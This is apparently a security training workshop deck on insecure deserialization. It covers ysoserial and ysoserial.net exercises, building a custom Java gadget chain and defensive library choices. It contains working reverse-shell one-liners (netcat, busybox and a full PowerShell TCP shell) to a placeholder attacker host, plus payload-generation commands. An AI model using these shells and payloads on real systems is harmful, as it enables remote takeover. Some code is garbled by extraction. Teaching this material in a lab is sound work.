

WholAm

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Agenda

- Introduction
 - Deserialization
 - Gadget
- Exploitation
 - General methodology
 - Additional tricks
- Exploitation Exercises
 - Exercise 1: Java Common Collection
 - Exercise 2: DNS Exfiltration / Detection
 - Exercise 3: ASP.NET MVC
- Gadget Exercise
 - Exercise 4: Code Review + Building
- Defense mechanisms
- Takeaways



Deserialization


Definition

Serialization is the process of translating data structures or object states into a format that can be stored and **reconstructed** later in the same or another computer environment."

[Ref : Wikipedia]



Deserialization Use Cases



- Storage
- Caching
- Inter-Process communication (Local)

- Network communication
- Message queue



How Objects Are Reconstructed

Depending on the implementation, the library or the function, it may:

- Initialized fields
- Call Setters (ie: setXXX or C# properties)
- Call Constructor with no arguments
- Call custom hooks intended to be called specially on deserialization
- Lifecycle methods: initialization, disposition (ie: ___destruct in PHP), etc.

Libraries do their best to minimize side effects.



Exploitation Requirements

- Unsafe deserialization must be used
- A gadget allowing remote code execution must be available
- User-controlled data must be passed to a deserialization function



Simple Example

\$result = unserialize(\$_GET['input'])



Unsafe deserialization

Gadget



```
class sql db {
    function destruct() {
       $this->sql close();
    function sql_close() {
       [\ldots]
       $this->createLog();
       [\ldots]
    function createLog() {
       $ip = $this->escape($\SERVER['REMOTE ADDR']);
       $lang = $this->escape($_SERVER['HTTP_ACCEPT_LANGUAGE']);
       $agent = $this->escape($_SERVER['HTTP_USER_AGENT']);
       $log table = $this->escape($this->log table);
       $query = "INSERT INTO " . $log_table . " VALUES ('', '$ip', '$lang',
    '$agent')";
       $this->sql_query($query);
```



Java Exploitation

General Method

- 1. Find serialized object in protocol
- 2. Generate a malicious payload with gadget X
- Replace the initial object by the payload
- If it failed, generate a new malicious payload with a different gadget
- If it failed, transform the existing Object stream

If it still does not work, the classes might not be available or allowed (white or blacklist)



Java Exploitation

Exercise #1

ysoserial used to generate a payload for a Java application



Test Endpoint

POST http://httpwn.com:8001/invoker/JMXInvokerServlet

Post-Body used Java Native Serialization



JBoss AS Documentation

JBoss Wiki JBoss AS JIRA JBoss Forums JBoss Mailing Lists



Step1.1: Ysoserial usage

Building the tool

- git clone https://github.com/frohoff/ysoserial.git
- mvn install
- cd target

Generating CommonsCollections gadget

java -jar ysoserial-**-all.jar CommonsCollections1 "<<YOUR COMMAND>>"

List available gadgets

java -jar ysoserial-0.0.6-SNAPSHOT-all.jar




Step1.2: Simple reverse shell (Linux)

- 1) Three steps with a binary dropped
- wget http://YOUR_HOST/ncat64 -P /tmp
- chmod +x /tmp/ncat64
- /tmp/ncat64 -e /bin/sh YOUR_HOST 8080

- 2) Busybox netcat
- busybox nc YOUR_HOST 8080 -e /bin/sh



Step 2: Sending the payload





Java Exploitation

Exercise #2

ysoserial used to generate a DNSURL payload for a Java application



• • •


Not sure if descrialization is safe

Or my payload is just broken



Detection with DNS (Java)

Targeted Servers



https://www.gosecure.net/blog/2017/03/22/detecting-deserialization-bugs-with-dns-exfiltration

https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/



How to Generate "DNS" Payload Using Ysoserial


\$ java -jar ysoserial-0.0.5-all.jar URLDNS http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net > payload.bin


- URLDNS: Gadget
- http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net : URL that will be resolved.

Alternative to Burp Collaborator:

- http://dnsbin.zhack.ca/
- http://requestbin.net/dns









.NET Exploitation

ASP.net Exploitation

Exercise #3

ysoserial.net used to generate a payload for a ASP.net application



Exercise endpoints

Two endpoints

- GET https://deser-workshop1.azurewebsites.net/api/Comment
- POST https://deser-workshop1.azurewebsites.net/api/Comment



Generating the gadget

git clone https://github.com/pwntester/ysoserial.net << Build with visual studio / MsBuild>>

cat powershell_reverse.txt | ysoserial.exe -o raw -g WindowsIdentity f Json.Net -s



Windows Reverse Shell

powershell_reverse.txt

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('<<YOUR_HOST>>',<<PORT>>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Source:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell

(Other options available)



HTTP request

```
POST /api/Comment HTTP/1.1
Host: deser-workshop1.azurewebsites.net
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 4071
  "author": <<<PAYLOAD GOES HERE>>>,
  "email": "joanna@initech.com",
  "date": "2019-05-09T08:52:26.7046273-04:00",
  "comment": "Hello!"
```

PHP Exploitation



New PHP Exploitation Trick (2018)

- A new deserialization vector was found in PHP recently.
- It concern user input being passed to:
 - fopen()
 - copy()
 - file_exists()
 - filesize()



file_exists("phar://userfile.bin")

The metadata from the PHP Archive (PHAR) is serialized


https://github.com/s-n-t/presentations/blob/master/us-18-Thomas-It's-A-PHP-Unserialization-Vulnerability-Jim-But-Not-As-We-Know-It-wp.pdf



Building your own gadget

Specific Example: Java Native Serialization

```
final ObjectInputStream objIn = new ObjectInputStream(in);
Command cmd = (Command) objIn.readObject();
```



- A class name is read from the bytestream
- The class is loaded from the name
- An object is instantiated from the class (no constructor is called)
- Custom readObject() is called if implemented



The Attack Surface

Entry point: (The obvious part)

- readObject()
- Setters/Getters
- Constructors

Trampoline methods: (Not so obvious)

- Java: hashcode(), equals(), Proxy and InvocationHandler
- .NET: Internal use of unsafe serializer (ie: BinaryFormatter)
- Ruby: Internal template evaluation
- PHP: Method name collision





Gadget creation


Exercise #4

Finding and exploiting a custom gadget in Java application



Test Endpoint

POST http://httpwn.com:8002/



Source code is available at:

https://github.com/GoSecure/deserialization-workshop





Step 1: Query the code base (1)

```
Match case Words Regex? ✓ File mask: *.*
    Find in Path
 Q void readObject(
                                                                                                      3 matches in 3 files 🛞
In Project Module Directory Scope
                                                                                                            LoggingEvent 461
private void readObject(ObjectInputStream ois)
private void readObject(final ObjectInputStream s) throws IOException, ClassNotFoundException (
                                                                                                                   Level 184
private void readObject(ObjectInputStream ois)
                                                                                                                LogEvent 438
src/main/java/log5j/Level.java
178
            * Custom deserialization of Level.
179
            * @param s serialization stream.
180
            * @throws IOException if IO exception.
181
182
            * @throws ClassNotFoundException if class not found.
183
           private void readObject(final ObjectInputStream s) throws IOException, ClassNotFoundException {
184
185
               s.defaultReadObject();
               level = s.readInt();
186
               syslogEquivalent = s.readInt();
187
188
               levelStr = s.readUTF();
               if (levelStr == null) {
189
190
                   levelStr = "";
191
192
193
194
            * Serialize level.
195
Φ.
                                                                                         Ctrl+Enter
                                                                                                      Open in Find Window
```

Step 1: Query the code base (2)


Doing more complex search using code graph such as LGTM







Step 1: Query the code base (2)



Step 2: Analyzing the potential gadget chain (1)


```
C LoggingEvent.java ×
460
             private void readObject(ObjectInputStream ois)
461
462
                     throws java.io.IOException, ClassNotFoundException {
463
                 ois.defaultReadObject();
                                                                             C LoggingEvent.java ×
                 readLevel(ois);
464
465
                                                                             418
                                                                                          private
466
                 // Make sure that no location info is available to Lavour
                                                                            419
                                                                                          void readLevel(ObjectInputStream ois)
                 if(locationInfo == null)
467
                                                                                                   throws java.io.IOException, ClassNotFoundException {
                     locationInfo = new LocationInfo( t: null, fqnOfCallingC
468
469
                                                                                              String p = (String) ois.readObject();
                                                                             422
                                                                             423
                                                                                              try {
                                                                                                  String className = (String) ois.readObject();
                                                                             424
                                                                                                   if(className == null) {
                                                                             425
                                                                             426
                                                                                                      level = Level.toLevel(p);
                                                                             427
                                                                                                   } else {
                                                                                                      Method m = (Method) methodCache.get(className);
                                                                             428
                                                                                                      if(m == null) {
                                                                             429
                                                                                                           Class clazz = Loader.loadClass(className);
                                                                             430
                                                                             431
                                                                                                          // Note that we use Class.getDeclaredMethod instead of
                                                                                                          // Class.getMethod. This assumes that the Level subclass
                                                                             432
                                                                                                          // implements the toLevel(int) method which is a
                                                                             433
                                                                                                           // requirement. Actually, it does not make sense for Level
                                                                             434
                                                                                                           // subclasses NOT to implement this method. Also note that
                                                                             435
                                                                             436
                                                                                                           // only Level can be subclassed and not Priority.
                                                                                                           m = clazz.getDeclaredMethod(toLevelMethod, toLevelParams);
                                                                             437
                                                                                                           methodCache.put(className, m);
                                                                             438
                                                                             439
                                                                                                      level = (Level) m.invoke( obj: null, new String[] { p } );
                                                                             440
                                                                             441
```

Step 2: Analyzing the potential gadget chain (2)

Knowing that we can call one static method by reflection... We need to find a method that has one String argument.

```
HttpEndpoint.java ×
107
108
             public static String execCommand(String command) throws IOException {
109
                 Process proc = Runtime.getRuntime().exec(command);
110
                 java.io.InputStream is = proc.getInputStream();
111
                 java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
112
                 String val = '''';
113
                 if (s.hasNext()) {
114
                     val = s.next();
115
116
                 else {
117
                     val = "";
118
119
                 return val;
120
121
```

Serialized stream



Regular fields

Additional read in the readObject() method

stream.readObject()

stream.readObject()

stream.readInt()







Step 3: Building the gadget (1)

```
🔼 LoggingEvent.java 🗵
497
              private
498
              void writeLevel(ObjectOutputStream oos) throws java.io.IOException {
499
                  //fixme: this write to the streams can be chan
500
                                                                        Comment the String parameter
                   //oos.writeObject(level.toString());
501
                  oos.writeObject("calc.exe");
502
                  oos.writeObject("net.goinsecure.jerseyapp.HttpEndpoint");
503
504
                  Class clazz = level.getClass();
505
                                                                       Change it to your own parameter
                       lażz == Level.class) {
                                                                             (Shell command)
   Redefine the classname
                       os.writeObject(null);
                  } else {
508
                      // writing directly the Class object would be nicer, except that
509
                      // serialized a Class object can not be read back by JDK
510
                      // 1.1.x. We have to resort to this hack instead.
511
                      //fixme: this write can be change as well
512
                      //oos.writeObject(clazz.getName());
513
514
```

Step 3: Building the gadget (2)

```
C LoggingEvent.java ×
             // Serialization
139
             static final long serialVersionUID = -868428216207166145L;
140
141
                                                                                  Comment the method name
             static final Integer[] PARAM_ARRAY = new Integer[1];
142
              //fixme: this field is private it can however be overridden during deserialization
143
              //private String toLevelMethod = "toLevel";
144
             private String toLevelMethod = "execCommand";
145
             static final Class[] toLevelParams = new Class[] {String.class};
146
             static final Hashtable methodCache = new Hashtable (initialCapacity: 3); // use a tiny table
147
148
                                                                               Change the method name
```

Step 4: Generating the final payload

```
public class PocDeserialization {


public static void main(String[] args) throws Exception {

LoggingEvent ev = new LoggingEvent( fqnOfCategoryClass: '''', Category.getRoot(), Priority.INFO, message: "test", throwable: null);

ByteArrayOutputStream buffer = new ByteArrayOutputStream();
ObjectOutputStream out = new ObjectOutputStream(buffer);
out.writeObject(ev);
```

Step 5: Sending base64 encoded payload

POST http://httpwn.com:8002/



Post to the hidden function

System Statuses

System	Status	
Web Server 1	UP	
Web Server 2	UP	
Web Server 3	DOWN	
Database 1	UP	
Database 2	DOWN	
Database 3	DOWN	





Defense Mechanisms





Using Safe Libraries (not error-prone)

- Not all libraries are created equal
- Some libraries have strict class validation during deserialization
- Refer to paper: Friday the 13th JSON attacks (BH2017)







Using Safe(r) Libraries

Name	Language	Type Discriminator	Type Control	Vector
FastJSON	.NET	Default	Cast	Setter
Json.Net	.NET	Configuration	Expected Object Graph Inspection (weak)	Setter Deser. Callbacks Type Converters
FSPickler	.NET	Default	Expected Object Graph Inspection (weak)	Setter Deser. callbacks
Sweet.Jayson	.NET	Default	Cast	Setter
JavascriptSerializer	.NET	Configuration	Cast	Setter
DataContractJsonSerializer	.NET	Default	Expected Object Graph Inspection (strong)	Setter Deser. callbacks
Jackson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
Genson	Java	Configuration	Expected Object Graph Inspection (weak)	Setter
JSON-IO	Java	Default	Cast	toString

- Some libraries are less error-prone
- Desertialization with user-input should at least have graph inspection

Taken from **Friday the 13**th **JSON attacks paper**https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf



Use Blacklist or Whitelist Mechanisms

- Libraries may contains configurable whitelist and blacklist
 - Xstream (Java): allowTypeHierarchy, allowTypesByRegExp, ...
 - JSON.net (C#): ContractResolver
- 3rd party libraries could be use to accommodate
 - NotSoSerial, contrast-rO0, commons-io (class ValidatingObjectInputStream)

Some vendors – namely Weblogic – have chosen to use blacklist[1]

[1] https://www.blackhat.com/docs/us-16/materials/us-16-Kaiser-Pwning-Your-Java-Messaging-With-Deserialization-Vulnerabilities-wp.pdf





Takeaways GOSECURE

Takeaways

- Attack tools only get better.
- Frameworks and libraries also do get better.
- Prefer libraries with built-in class validation.
- Deserialization is a complex attack vector.
 - Gadgets can take quite some time to be discovered.
 - Once discovered, the exploitation becomes trivial.





References GOSECURE

Java References

- What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? by Stephen Breen
- AppSecCali 2015 Marshalling Pickles by Christopher Frohoff and Gabriel Lawrence
- Exploiting Deserialization Vulnerabilities in Java by Matthias Kaiser
- Java Serialization Cheat-Sheet
- YSoSerial tool maintained by Christopher Frohoff
- Look-ahead Java deserialization by Pierre Ernst
- NotSoSerial java-agent for mitigation



PHP References

- hack.lu CTF challenge 21 writeup : Simple example with PHP unserialize
- PHP magic methods
- PHP GGC



Ruby References

- First Ruby gadget http://phrack.org/issues/69/12.html
- Universal Ruby Gadget https://www.elttam.com.au/blog/ruby-deserialization/



.NET References

Ysoserial.net : Payload generator

https://github.com/pwntester/ysoserial.net

Friday The 13th JSON Attack - White Paper

https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

New attack vector in .NET https://illuminopi.com/assets/files/BSidesIowa RCEvil.net 20190420
.pdf

